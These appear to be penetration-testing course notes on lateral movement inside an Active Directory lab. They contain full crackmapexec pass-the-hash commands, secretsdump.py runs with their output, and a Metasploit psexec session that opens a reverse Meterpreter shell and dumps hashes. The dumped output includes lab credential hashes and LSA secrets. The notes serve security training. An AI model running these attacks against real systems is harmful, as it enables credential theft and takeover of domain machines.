
00 - Intro

Here, we have already compromised an account on the Active Directory Domain. So, this is the scenario we need to have in mind. What to do after we have compromised an account in the Domain. This is how we are going to make Vertical movement in AD.

01 - Pass the Password and/or Hashes Attacks - Overview



The tool we are going to be using here is the "#crackmapexec". In this particular demonstration, we are going to run on SMB.

Anywhere we see the comment "Pwn3d!" means it is interesting.

We can also do this with hashes using Metasploit and/or Secretsdump.py as well as the crackmapexec.

```
msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 10.8.0.2:4444
[*] 10.0.3.7:445 - Connecting to the server...
[*] 10.0.3.7:445 - Authenticating to 10.0.3.7:445|MARVEL as user 'fcastle'...
[*] 10.0.3.7:445 - Selecting PowerShell target
[*] 10.0.3.7:445 - Executing the payload...
[+] 10.0.3.7:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (206403 bytes) to 10.0.3.7
[*] Meterpreter session 3 opened (10.8.0.2:4444 -> 10.0.3.7:50568) at 2019-09-23 23:11:23 -0400

meterpreter > hashdump
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
FCastle:500:aad3b435b51404eeaad3b435b51404ee:eb7126ae2c91ed56dcd475c072863269:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:4f87de4f8fbabd41ae5558a122f6d592:::
```

Grab Some Local Hashes


Yep, I'm a Metasploit skid


```
┌──(kali㉿kali)-[~]
└─$ secretsdump.py MARVEL.local/fcastle:Password1@10.0.0.25
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x5c1e9847841ca0757d8d0827d788bcf1
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98b869751:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba9ba45fd9011:::
[*] Dumping cached domain logon information (domain/username:hash)
MARVEL.LOCAL/tstark:$DCC2$10240#tstark#c88e4ceb4c20c2bd024ce0cf4bd01530
MARVEL.LOCAL/fcastle:$DCC2$10240#fcastle#e6f48c2526bd594441d3da3723155f6f
```

Grab Some Local Hashes

We can also use secretsdump!

secretsdump.py MARVEL.local/fcastle:Password1@10.0.0.25



This will work if we compromised a local admin account.

Crackmapexec also make up a database with all the data collected.

02 - Pass Attacks - Lab

In this lab, we are going to be exploring how to do pass attacks with crackmapexec. If we ran pimpmykali, then it should be already installed. If you did not, then just download the software.

To search the possible command to use for a specific service, we can search it like so "#crackmapexec smb --help", which is very helpfull.

It will try to login to all the possible IP address. And we were able to login in a couple machines.


We can see we were able to compromise a couple machines. Here, we want to be aware of the machines we have access to, which ones we have local admin, which one we can only login, but no privileges.

We can also do a Pass the Hash:

This will only work with NTLMv1, and NOT NTLMv2. NTLMv2 can be relayed, but to pass the hash, we need NTLMv1.


We will use the hash captured on the SMB Relay attack video. In my case:

"#crackmapexec smb 192.168.163.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f --local-auth"




Usually, the same admin password is being used for all machines in the domain, or if not all, it is being reused for many machines. If that is the case, then when we compromise one account, we will have access to all machine in which that password or hash is being used.

We can also use crackmapexec to dump the SAM of a machine.



This will store the data dumped in the database.

We can also target "--shares".



We can also use "--lsa". Different versions of secrets.

These are just a couple modules we can use within SMB in crackmapexec. We can list all the modules we can use by issuing "#crackmapexec smb -L".

One very interesting module is "lsassy", "wdigest", "wireless". Depends on what we are doing. Lsassy is going to be number one module according to Heath.

To use modules we can issue:

"#crackmapexec smb 192.168.163.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f --local-auth -M lsassy"

If it hangs for more than a few seconds, then we can just quit the session.

Here in the lab, this wont pick up anything.

Now, to access the database created by crackmapexec:

"#cmedb"

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/SMB-Relay-Attack]
└─$ cmedb
cmedb (default)(smb) > help

Documented commands (type help <topic>):
========================================
clear_database  creds  dpapi  exit  export  groups  help  hosts  shares  wcc

Undocumented commands:
======================
back  import

cmedb (default)(smb) > hosts

+Hosts---+-----------+---------------+---------------+---------------+---------------------------+--------+---------+---------+------------+------------+
| HostID | Admins    | IP            | Hostname      | Domain        | OS                        | SMBv1  | Signing | Spooler | Zerologon  | PetitPotam |
+--------+-----------+---------------+---------------+---------------+---------------------------+--------+---------+---------+------------+------------+
| 1      | 2 Cred(s) | 192.168.163.157 | THENAVIGATOR  | ONEPIECE.local | Windows 10.0 Build 19041 | False  | False   | None    | None       | None       |
| 2      | 2 Cred(s) | 192.168.163.158 | THEROBOT      | ONEPIECE.local | Windows 10.0 Build 19041 | False  | False   | None    | None       | None       |
| 3      | 0 Cred(s) | 192.168.163.156 | GOINGMERRY-DC | ONEPIECE.local | Windows 10.0 Build 20348 | False  | True    | None    | None       | None       |
+--------+-----------+---------------+---------------+---------------+---------------------------+--------+---------+---------+------------+------------+

cmedb (default)(smb) > groups

+Groups---+---------+------+-----+-------------------+-------------+-----------------+
| GroupID | Domain  | Name | RID | Enumerated Members | AD Members | Last Query Time |
+---------+---------+------+-----+-------------------+-------------+-----------------+

cmedb (default)(smb) > shares

+---------+---------------+---------+---------------+-------------+--------------+
| ShareID | host          | Name    | Remark        | Read Access | Write Access |
+---------+---------------+---------+---------------+-------------+--------------+
| 1       | THEROBOT      | ADMIN$  | Remote Admin  | 1 User(s)   | 1 Users      |
| 2       | THEROBOT      | C$      | Default share | 1 User(s)   | 1 Users      |
| 3       | THENAVIGATOR  | ADMIN$  | Remote Admin  | 1 User(s)   | 1 Users      |
| 4       | THENAVIGATOR  | C$      | Default share | 1 User(s)   | 1 Users      |
+---------+---------------+---------+---------------+-------------+--------------+

cmedb (default)(smb) > creds

+Credentials-+-----------+-----------+---------------+---------------+------------------------------------------------------------------------------------------+
| CredID     | Admin On  | CredType  | Domain        | UserName      | Password                                                                                 |
+------------+-----------+-----------+---------------+---------------+------------------------------------------------------------------------------------------+
| 1          | 2 Host(s) | plaintext | ONEPIECE.local | LMonkey       | Password1                                                                                |
| 2          | 1 Host(s) | hash      | THEROBOT      | administrator | 7facdc498ed1680c4fd1448319a8c04f                                                         |
| 3          | 1 Host(s) | hash      | THENAVIGATOR  | administrator | 7facdc498ed1680c4fd1448319a8c04f                                                         |
| 4          | 0 Host(s) | hash      | THEROBOT      | Guest         | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0                        |
| 5          | 0 Host(s) | hash      | THENAVIGATOR  | Guest         | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0                        |
```

```
cmedb (default)(smb) > creds

+Credentials+----------+-----------+-----------------+---------------------+------------------------------------------------------------------+
| CredID | Admin On  | CredType  | Domain          | UserName            | Password                                                         |
+--------+-----------+-----------+-----------------+---------------------+------------------------------------------------------------------+
| 1      | 2 Host(s) | plaintext | ONEPIECE.local  | LMonkey             | Password1                                                        |
| 2      | 1 Host(s) | hash      | THEROBOT        | administrator       | 7facdc498ed1680c4fd1448319a8c04f                                 |
| 3      | 1 Host(s) | hash      | THENAVIGATOR    | administrator       | 7facdc498ed1680c4fd1448319a8c04f                                 |
| 4      | 0 Host(s) | hash      | THEROBOT        | Guest               | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 5      | 0 Host(s) | hash      | THENAVIGATOR    | Guest               | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 6      | 0 Host(s) | hash      | THEROBOT        | DefaultAccount      | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 7      | 0 Host(s) | hash      | THENAVIGATOR    | DefaultAccount      | aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 |
| 8      | 0 Host(s) | hash      | THEROBOT        | WDAGUtilityAccount  | aad3b435b51404eeaad3b435b51404ee:c05daf226c55fb7a8a014e6224cf55f5 |
| 9      | 0 Host(s) | hash      | THENAVIGATOR    | WDAGUtilityAccount  | aad3b435b51404eeaad3b435b51404ee:623da614e6f4d31aa13c7702d889988d |
| 10     | 0 Host(s) | hash      | THEROBOT        | frank               | aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b |
| 11     | 0 Host(s) | hash      | THENAVIGATOR    | nami                | aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b |
+--------+-----------+-----------+-----------------+---------------------+------------------------------------------------------------------+

cmedb (default)(smb) >
```

03 - Dumping and Cracking Hashes


Here, we are mostly using secretsdump.py, which is a password "dumper", and cracking those passwords.

We can run it with both a password and a hash.

For this attack, I am going to be running against "THENAVIGATOR".

"#secretsdump.py ONEPIECE.local/LMonkey:'Password1'@192.168.163.157"

We are looking for the SAM Hashes here. Administrators are always the main target, we are also looking for any other user that exist. The Guest, DefaultAccount, and WDAGUtilityAccount does not really matter here. DCC2 are also valuable.



There is something called "wdigest", which is an older protocol, and it is enabled by default on Windows 7, 8, 2008 Windows Server R2, and 2012 Windows Server.

This was patched, but we can still see it around.

Look through the output because we can see clear text password.

We can also force "wdigest" to be enabled. Search for how to do it.


We want to do this for every machine we have access to. Go and dump secrets.

```
┌──(kali㉿kali)-[~]
└─$ secretsdump.py ONEPIECE.local/LMonkey:'Password1'@192.168.163.158
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×84a73cabe949dcd6711a7fc93dfaa9d8
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:c05daf226c55fb7a8a014e6224cf55f5:::
frank:1001:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
[*] Dumping cached domain logon information (domain/username:hash)
ONEPIECE.LOCAL/Administrator:$DCC2$10240#Administrator#c7154f935b7d1ace4c1d72bd4fb7889c
ONEPIECE.LOCAL/ZRoronoa:$DCC2$10240#ZRoronoa#7bc16c9bc38b1a72a5aa9f330ee055e5
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
ONEPIECE\THEROBOT$:aes256-cts-hmac-sha1-96:841fedc1fb6b23813400ec09f6d8766515c900cfc3db15cdf32a5fac1e8fca76
ONEPIECE\THEROBOT$:aes128-cts-hmac-sha1-96:7eaf84c25ecac44054730be83977760e
ONEPIECE\THEROBOT$:des-cbc-md5:5715453e68efb951
ONEPIECE\THEROBOT$:aad3b435b51404eeaad3b435b51404ee:9fdd76ee290555dd8bed6c651d95dc4d:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0×f3c37e388db7ffd2ef9ff595a0209807ee35e6ad
dpapi_userkey:0×e72b705a575b34c39670c88c4a6a399985f793b0
[*] NL$KM
 0000   43 F5 7C D7 53 E5 2B 05  F7 46 D2 36 2B A1 50 00   C.|.S.+..F.6+.P.
 0010   35 5C 57 54 81 78 BF 87  53 8C 18 EC A6 A7 15 DB   5\WT.x..S.......
 0020   46 D4 03 4B D4 F5 96 CE  91 87 6C 16 29 9B D1 65   F..K......l.)..e
 0030   22 84 67 EF 2C 3A 0F C4  79 73 AD 86 C3 DE 0D 2A   ".g.,:..ys.....*
NL$KM:43f57cd753e52b05f746d2362ba15000355c57548178bf87538c18eca6a715db46d4034bd4f596ce91876c16299bd165228467ef2c3a0fc47973ad86c3de0d2a
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

To run it with a hash:


```
└─$ secretsdump.py administrator:@192.168.163.157 -hashes aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×7b414e64870cb3cd2a2ce4886624db6d
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
